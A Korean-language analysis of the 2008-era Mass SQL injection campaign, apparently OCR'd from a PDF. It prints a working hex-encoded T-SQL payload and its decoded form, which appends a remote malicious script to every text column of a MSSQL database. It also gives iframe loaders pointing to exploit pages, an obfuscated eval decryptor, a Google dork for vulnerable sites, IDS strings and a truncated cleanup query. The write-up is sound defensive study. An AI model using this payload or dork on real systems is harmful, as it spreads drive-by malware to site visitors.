
2. What is an Mass SQL injection

2.1 Mass SQL injection Concept

Mass SQL injection 공격이란 MSSQL 2005에 취약점을 이용하여 공격하였다거나, 자동화 툴을 이용하여 DIY 방식으로 SQL injection공격을 통해 공격을 하였다거나,등등의 방법론이 제시 되고 있지만 내가 생각하기엔 악성코드를 설치하려는 스크립트를 SQL injection을 통해 수행되고 있는 공격이라는 것이다. 확실한 것은 Microsoft에서 제공하는 MSSQL을 타겟으로 하고 있다는 것 과 SQL injection 쿼리가 “http://악성코드가 있는 URL"등으로 취약점이 있는 모든 필드에 업데이트를 하고 있는 형태로 공격이 되고 있음은 확신할 수 있고 이러한 행동을 하기 위해서는 Blind SQL injection 공격과 Stored Procedure injection공격을 이용하였다는
것을 알 수 있다.

2.2 How to attack Mass SQL injection : flow

Mass SQL injection의 공격 흐름도 이다.



2.3 log anlalysis of infected website with Mass SQL injection

실제로 Mass SQL injection 공격을 당한 IIS 로그를 확보하여 예를 보여주고 분석을 해보겠다.

<Before Decoding>

```
DECLARE @S NVARCHAR(4000);SET @S=CAST(0x4400450043004C0041005200450020004000540020007600610072006300680061007200280032003500350029002C0040004300200076006100720063006800610072002800320035003500290020004400450043004C0041005200450020005400610062006C0065005F00430075007200730006F00720020004300550052005300 4F005200200046004F005200200073006500 6C006500630074002000610 02E006E0061006D0065002C0062002E006E0061006D006500200066007200 6F006D002000730079007300 6F0062006A0065006300740073002000610 02C00730079007300630 06F006C0075006D006E00730020006200200077006800650072006500200061002E00690064003D0062002E006900640020006100 6E006400200061002E00780074007900700065003D002700750027002000610 06E006400200028006200 2E006E006400200061002E00780074007900700065003D003900390020006F00720020006200 2E0078007400790070006500 3D003300350020006F00720020006200 2E0078007400790070006500 3D003200330031002000 6F00720020006200 2E0078007400790070006500 3D003100360037002900200004F00500045004E002000540061006200 6C0065005F00430075007200730006F00720020004600450054004300480020004E00450058005400200046005200 4F004D002000200054006100 6200 6C0065005F00430075007200730006F00720020004900 4E0054004F002000400054002C0040004300200057004800490040004C00450028004000400040046004500540043004800 5F00530054004100540055005300 3D003000290020004200450047004900 4E002000650078006500630028002700750070006400610074006500200005B0027002B00400054002B0027005D002000730065007400200005B0027002B00400043002B0027005D003D0072007400720069006D00280063006F006E007600650072007400280076006100720063006800610072002C005B0027002B00400043002B0027005D00290029002B00270027003C007300630072006900700074002000730072006300 3D0068007400740070003A002F002F007700770077002E00720069007200690077006F0077002E0063006E002F00690070002E006A0073003E003C002F007300630072006900700074003E00270027002700290046004500540043004800200040045005800540020004600520 04F004D002000200054006100 6200 6C0065005F00430075007200730006F00720020004900 4E0054004F002000400054002C00400043002000450 04E004400200043004C004F00530045002000540061006200 6C006500 5F00430075007200730006F00720020004400450041004C004C004F00430041005400450020005400610062006C0065005F00430075007200730006F007200 AS NVARCHAR(4000));EXEC(@S);--
```

<After Decoding>

```
DECLARE @T varchar(255),@C varchar(255); DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a , syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor;FETCH NEXT FROM  Table_Cursor INTO @T,@C;WHILE(@@FETCH_STATUS=0) BEGIN  exec('update ['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script src=http://www.ririwow.cn/ip.js></script>''' FETCH NEXT FROM  Table_Cursor INTO @T,@C;END CLOSE Table_Cursor;DEALLOCATE Table_Cursor;
```

<Mass SQL 공격 구문 해석>

```
/* T와C에 대한 SQL 영역을 생성.  */
DECLARE @T varchar(255),@C varchar(255);

/*  Table_Cursor라는 이름으로 CURSOR를 선언하고 있다.여기서 CURSOR FOR 루프  사용 하면서 한번 반복될 때마다 행이 인출된다. CURSOR는 모니터에 해당 위치를 알려주고 그곳에 입력을 대기중이라고 깜빡거리는 것을 나타낸다.같은 맥락으로 PL/SQL에서 커서는 메모리상에서 SQL문이 실행되는 위치를 가리킨다.*/
DECLARE Table_Cursor CURSOR FOR

/* a와 b테이블의 name행을 참조*/
select a.name,b.name

/* sysobject테이블을 a로 선언, syscolumns테이블을 b로 선언*/
from sysobjects a , syscolumns b

/* 조건부분이다. 여기서 xtype='u'는 유저테이블을 의미한다. */
where a.id=b.id and a.xtype='u' and
```

```
/*xtype이 99,35,231,167인 것은 각각 ntext,text,nvarchar,varchar을 의미한다.
(b.xtype=99 or
b.xtype=35 or
b.xtype=231 or
b.xtype=167)

/* OPEN문은 CURSOR를 열어주고 질의를 시행하여 결과 집합을 식별한 후 커서를 첫 번째 행 앞으로 위치시킨다.*/
OPEN Table_Cursor;

/* FETCH문은 CURSOR를 인출하고 현재 행(row)을 검색하고 지정한 조건(empty)이 만족할 때까지 커서를 다음 행(row)으로 이동 시킨다. */
FETCH NEXT FROM  Table_Cursor INTO @T,@C;

/*실행문으로써 조건이 명시되어 있다. CURSOR가 있는 프로시저 내에서 WHILE을 사용함으로써 FETCH_STATUS에 반환값(0)을 확인한다. FETCH_STATUS는 -2,-1,0을 반환한다. 또한 BEGIN...END 문이다. */
WHILE(@@FETCH_STATUS=0) BEGIN

 exec(

/* 갱신문(update ~ set ~)으로써 update 테이블명 set 속성명 = 데이터[,속성명=데이터] */
   'update ['+@T+'] set ['+@C+']=

/* rtrim()함수는 값의 오른쪽에 있는 모든 공백을 잘라낸다. convert()함수는 형식을 변환하는 것이다. convert(변환형태,변환할 값,스타일)로 사용한다. cast문도 convert문과 비슷하게 쓰인다. */
       rtrim(convert(varchar,['+@C+']))+

/* 다음과 같은 <scripit>blah~blah~/<script>문으로 DB를 변환시킨다. */
          ''<script src=http://www.ririwow.cn/ip.js></script>'''

        );

/* FETCH문은 CURSOR를 인출하고 현재 행(row)을 검색하고 지정한 조건(empty)이 만족할 때까지 커서를 다음 행(row)으로 이동 시킨다. */
FETCH NEXT FROM  Table_Cursor INTO @T,@C;

/* 마지막 행(row)까지 처리되었으면 CURSOR를 닫는다. */
END CLOSE Table_Cursor;

/* DEALLOCATE문은 TABLE, INDEX, CLUSTER 등의 DATABASE OBJECT들의 입력되는 자료의 양이 증가함에 따라서 새로운 EXTENT들이 자동으로적으로 할당되는데 이때 필요 이상 과도한 크기의 EXTENT가 할당 되면 실제로 자료가 들어있지 않거나 들어갈 예정이 없는 죽은 공간이 만들어짐으로써 DISK 전체의 사용 효율을 저하시키는 원인을 제거하는 방법이다. CURSOR를 메모리상에 해제 하고 있다. */
DEALLOCATE Table_Cursor
```

이 SQL 구문은 sysobject 테이블에서 type U(User) 테이블의 모든 행을 가져오는 것이다.각 오브젝트에 www.ririwow.cn/ip.js 사이트 주소 코드를 추가하도록 update 명령을 실행 시키는 구문이다.이 공격을 받은 웹 사이트는 IIS와 MS SQL 서버가 설치된 경우이다. 특히 주목할 것이 바로 Evading을 하기 위해서 CAST나 CONVERT 명령어를 쓴다는데 주목해야 한다.

<공격형태 분석>

DB 테이블 중에서 TEXT 형태로 된 컬럼을 찾아서 <script src=ririwow.cn/ip.js></script> 를 추가한다.varchar nvarchar text ntext 형태의 컬럼에는 <script src=ririwow.cn/ip.js></script> 이 추가되며 문제는 모든 테이블의 컬럼에 적용이 된다는 것이다. 해당 스크립트 안에는 아래와 같이 되어 있다. nvarchar(4000)같은 경우 큰바이트를 삽입할 때 공간을 할당해주는 것으로써 큰값을 insert 나 update 할수 있다.(MSSQL2005부터제공)

document.writeln("<iframe width=₩'10₩' height=₩'1₩' src=₩'http:₩/₩/www.ririwow.cn₩/1.htm₩'><₩/iframe>");

iframe에는 다시 각각의 취약점 별로 공격하는 iframe을 실행합니다.

document.write("<iframe width=""10"" height=""10"" src=""hxxp://www.ririwow.cn/Real.gif""></iframe>")
document.write("<iframe width=""5"" height=""5"" src=""hxxp://www.ririwow.cn/Yahoo.php""></iframe>")
document.write("<iframe width=""5"" height=""5"" src=""hxxp://www.ririwow.cn/cuteqq.htm""></iframe>")
document.write("<iframe width=""5"" height=""5"" src=""hxxp://www.ririwow.cn/Ms07055.htm""></iframe>")
document.write("<iframe width=""5"" height=""5"" src=""hxxp://www.ririwow.cn/Ms07033.htm""></iframe>")
document.write("<iframe width=""5"" height=""5"" src=""hxxp://www.ririwow.cn/Ms07004.htm""></iframe>")
document.write("<iframe width=""0"" height=""0"" src=""hxxp://www.ririwow.cn/Ajax.htm""></iframe>")
document.write("<iframe width=""0"" height=""0"" src=""hxxp://www.ririwow.cn/Ms06014.htm""></iframe>")

<Mass Sql-injection 취약점을 통한 악성스크립트 삽입 형태 분석 참고>

< 필자가 구한 또다른 형태의 공격형태 분석 (b.js) >

```
{
window.status="";
var cookieString = document.cookie;
var start = cookieString.indexOf("updatebng=");
if (start != -1){}else{
var expires = new Date();
expires.setTime(expires.getTime()+ 12*1*60*60*1000);
document.cookie = "updatebng=update;expires="+ expires.toGMTString();
try{
        document.write("<iframe src=http://adwste.mobi/cgi-bin/index.cgi?ad width=0 height=0 frameborder=0>
</iframe>");
}catch(e)
{};
}
```

<adwste.mobi/cgi-bin/index.cgi에 접근하여 획득한 index.html>


이부분을 문서에 포함하고 완성하는데 많은 도움을 주신 securityplus 와 방립동님, r3dcat님 감사합니다. 자세한 부분은 r3dcat님의 Web Malware Encoding분석 문서를 참고하세요. 참고로 저는 decoding 하는 과정중에 제 업무와 신분의 특성상 인터넷을 특정이상으로 만질수 없어서 r3dcat님의 문서를 확인하고 다른 파일로 테스트 해보았습니다. 시간이 되신다면 원본 파일을 구하셔서 디코딩을 해보시는것도 나쁘지 않을 것 같습니다.

function r4LR7fS3i(Xrt5t1i27, vJ0t3e1Xg){var O37x6msj4 = **arguments.callee**;var xbG34hIib = 4294967296;O37x6msj4 = O37x6msj4.toString();O37x6msj4 = O37x6msj4 + **location.href**;var iML3TQJbX = eval;var O0dPXyGGc = O37x6msj4.replace(/₩W/g, "");O0dPXyGGc = O0dPXyGGc.toUpperCase();var YDwG8HQ7x = new Array;for(var Y0R5162T4 = 0;Y0R5162T4 < 256; Y0R5162T4++) {YDwG8HQ7x[Y0R5162T4] = 0;}var gC0aaK52C = 1;for(var Y0R5162T4 = 128; Y0R5162T4; Y0R5162T4 >>= 1){gC0aaK52C = gC0aaK52C >>> 1 ^ (gC0aaK52C & 1 ? 3988292384 : 0);for(var OUKPpcET1 = 0; OUKPpcET1 < 256; OUKPpcET1 += Y0R5162T4 * 2){var NsU6jxxJt = Y0R5162T4 + OUKPpcET1;YDwG8HQ7x[NsU6jxxJt] = YDwG8HQ7x[OUKPpcET1] ^ gC0aaK52C;if (YDwG8HQ7x[NsU6jxxJt] < 0){YDwG8HQ7x[NsU6jxxJt] += xbG34hIib;}}}var D6RLFRW4L = xbG34hIib - 1;for(var Mj64y6kf4 = 0; Mj64y6kf4 < O0dPXyGGc.length; Mj64y6kf4++) {var Rh4pfb5u1 = (D6RLFRW4L ^ O0dPXyGGc.charCodeAt(Mj64y6kf4)) &

```
255;D6RLFRW4L = (D6RLFRW4L >>> 8) ^ YDwG8HQ7x[Rh4pfb5u1];}D6RLFRW4L = D6RLFRW4L ^ (xbG34hIib - 1);if (D6RLFRW4L < 0){D6RLFRW4L += xbG34hIib;}D6RLFRW4L = D6RLFRW4L.toString(16).toUpperCase();while(D6RLFRW4L.length < 8){D6RLFRW4L = "0" + D6RLFRW4L;
}var h34t5sluv = new Array;for(var Y0R5162T4 = 0; Y0R5162T4 < 8; Y0R5162T4++){h34t5sluv[Y0R5162T4] = D6RLFRW4L.charCodeAt(Y0R5162T4);}var Ey2kpNf23 = "";var M2ofkei71 = 0;for(var Y0R5162T4 = 0; Y0R5162T4 < Xrt5t1i27.length; Y0R5162T4 += 2){var NsU6jxxJt = Xrt5t1i27.substr(Y0R5162T4, 2);var FpYBc133e = parseInt(NsU6jxxJt, 16);var ctgNs6l03 = FpYBc133e - h34t5sluv[M2ofkei71];if(ctgNs6l03 < 0){ctgNs6l03 = ctgNs6l03 + 256;}Ey2kpNf23 += String.fromCharCode(ctgNs6l03);if(M2ofkei71 + 1 == h34t5sluv.length){M2ofkei71 = 0;} else{M2ofkei71++;}}var BcHsiP1e0 = 0;try{iML3TQJbX(Ey2kpNf23);}catch(e){BcHsiP1e0 = 1;}try{if (BcHsiP1e0){window.location = "/";}} catch(e){}}
</script>
</head>
<body onload="r4LR7fS3i('a7ADa399ACA1B2B061B06598686C8c78BA695d798468738778a067a96458ad95B59a6d696a80776bbcAE96a8589d8Ca88e8F7f85a56C637F6199A79DadA5A8B0b5AB639999a4afA7A673AB97AA58a68fb08867696e99ba627e58
.
.
(생략)
.
83686c6a716Ea478826d6e999A68A4777899969b717Da4747A716A7c9971A578a270776b707e8476777C6d6f6E7A7A85756C6a667a6a7775749e5c5F73')">
</body>
</html>
```

2.4 Analysis of Mass SQL injection used Tool

아래에 사진은 악성스크립트 삽입코드 SQL injection 공격을 자동화로 만들어주는 툴이며 구글을 이용해서 자동으로 취약한 홈페이지를 찾아서 감염시키기 위한 자동화 툴이다.





위에 자동화 SQL Injection 툴은 ATI(AMD) 프로그램 아이콘을 사용하는 것이 특이하며, Form Caption 을 CLI 로 사용하였다. Embedded Web Browser (http://bsalsa.com) 를 사용하며, Google 에서 *inurl:".asp" inurl:"b="* 과 같은 쿼리를 이용하여 취약한 사이트를 찾게 된다.

위와 같은 자동화 툴은 아래와 같은 공격을 시도하게 된다.

```
DECLARE @T varchar(255),@C varchar(255);
DECLARE Table_Cursor CURSOR FOR;
select .name,b.name;
from sysobjects a,syscolumns b‘
where a.id=b.id and a.xtype='u' and
<일부제거>
FETCH NEXT FROM  Table_Cursor INTO @T,@C;
WHILE(@@FETCH_STATUS=0) BEGIN
exec(
  'update ['+@T+'] set ['+@C+']=
    rtrim(convert(varchar,['+@C+']))+
       ''<악성코드>'''
     );
FETCH NEXT FROM  Table_Cursor INTO @T,@C;
END CLOSE Table_Cursor;
DEALLOCATE Table_Cursor ;
DECLARE @S NVARCHAR 4000);
SET @S=CAST( AS NVARCHAR(4000));
EXEC(@S);--
```

Obfuscate Attack 을 하기 위해서 CAST 구문과 convert구문을 이용하여 탐지를 회피하는데 사용한다.
다음은 Joe stewart가 분석한 win32 console로 구성된 자동화 툴이다.





mssctnr32.exe 파일은 command 명령어 와 함께 악성코드 스크립트 파일을 지정해주고 취약한 특정 서버에 공격을 가하

는 프로그램이다. 내부에 string값을 DECLARE 문을 사용하면서 비슷한 코드를 삽입하게 된다.

2.5 What should I do as an user to protect myself?

1) DECLARE구문을 이용한공격을 차단하기위해서는 웹소스상에서 쿼리스트링에 대한 길이 제한 적용을하셔야합니다. 대부분 소스 작성시 쿼리스트링값의 제한을 적용하지 않는경우가많다. 따라서 웹개발자와 상의하여 쿼리스트링길이값에 대한 제한을 적용해야 한다.

<IDS에서 탐지 해야 할 문구>
@S=CAST(0x
DECLARE @ SET

<F/W>
기존에 보도된 감염된 사이트를 차단하고 보도된 악성스크립트를 차단하고 새로 얻게된 악성스크립트를 분석해야한다.

2) MSSQL2005에 대한 보안패치 적용과 SQL-Injection에 취약점이 있으며 중.장기대책 으로 이에 대한 소스코드에 수정해야 한다.

3) 정기적인DB및시스템백업필요


<Mass SQL injection을 공격당하여서 해당 DB를 복구해야할 경우>

```
DECLARE @T varchar(255), @C varchar(255);
DECLARE Table_Cursor CURSOR FOR
SELECT a.name, b.name
FROM sysobjects a, syscolumns b
WHERE a.id = b.id AND a.xtype = 'u' AND
(b.xtype = 99 OR
b.xtype = 35 OR
b.xtype = 231 OR
b.xtype = 167);
OPEN Table_Cursor;
FETCH NEXT FROM Table_Cursor INTO @T, @C;
WHILE (@@FETCH_STATUS = 0) BEGIN
  EXEC(
    'update ['+@T+'] set ['+@C+'] = left(
            convert(varchar(8000), ['+@C+']),
            len(convert(varchar(8000), ['+@C+'])) - 6 -
            patindex(''%tpircs<%'',
                    reverse(convert(varchar(8000), ['+@C+'])))
            )
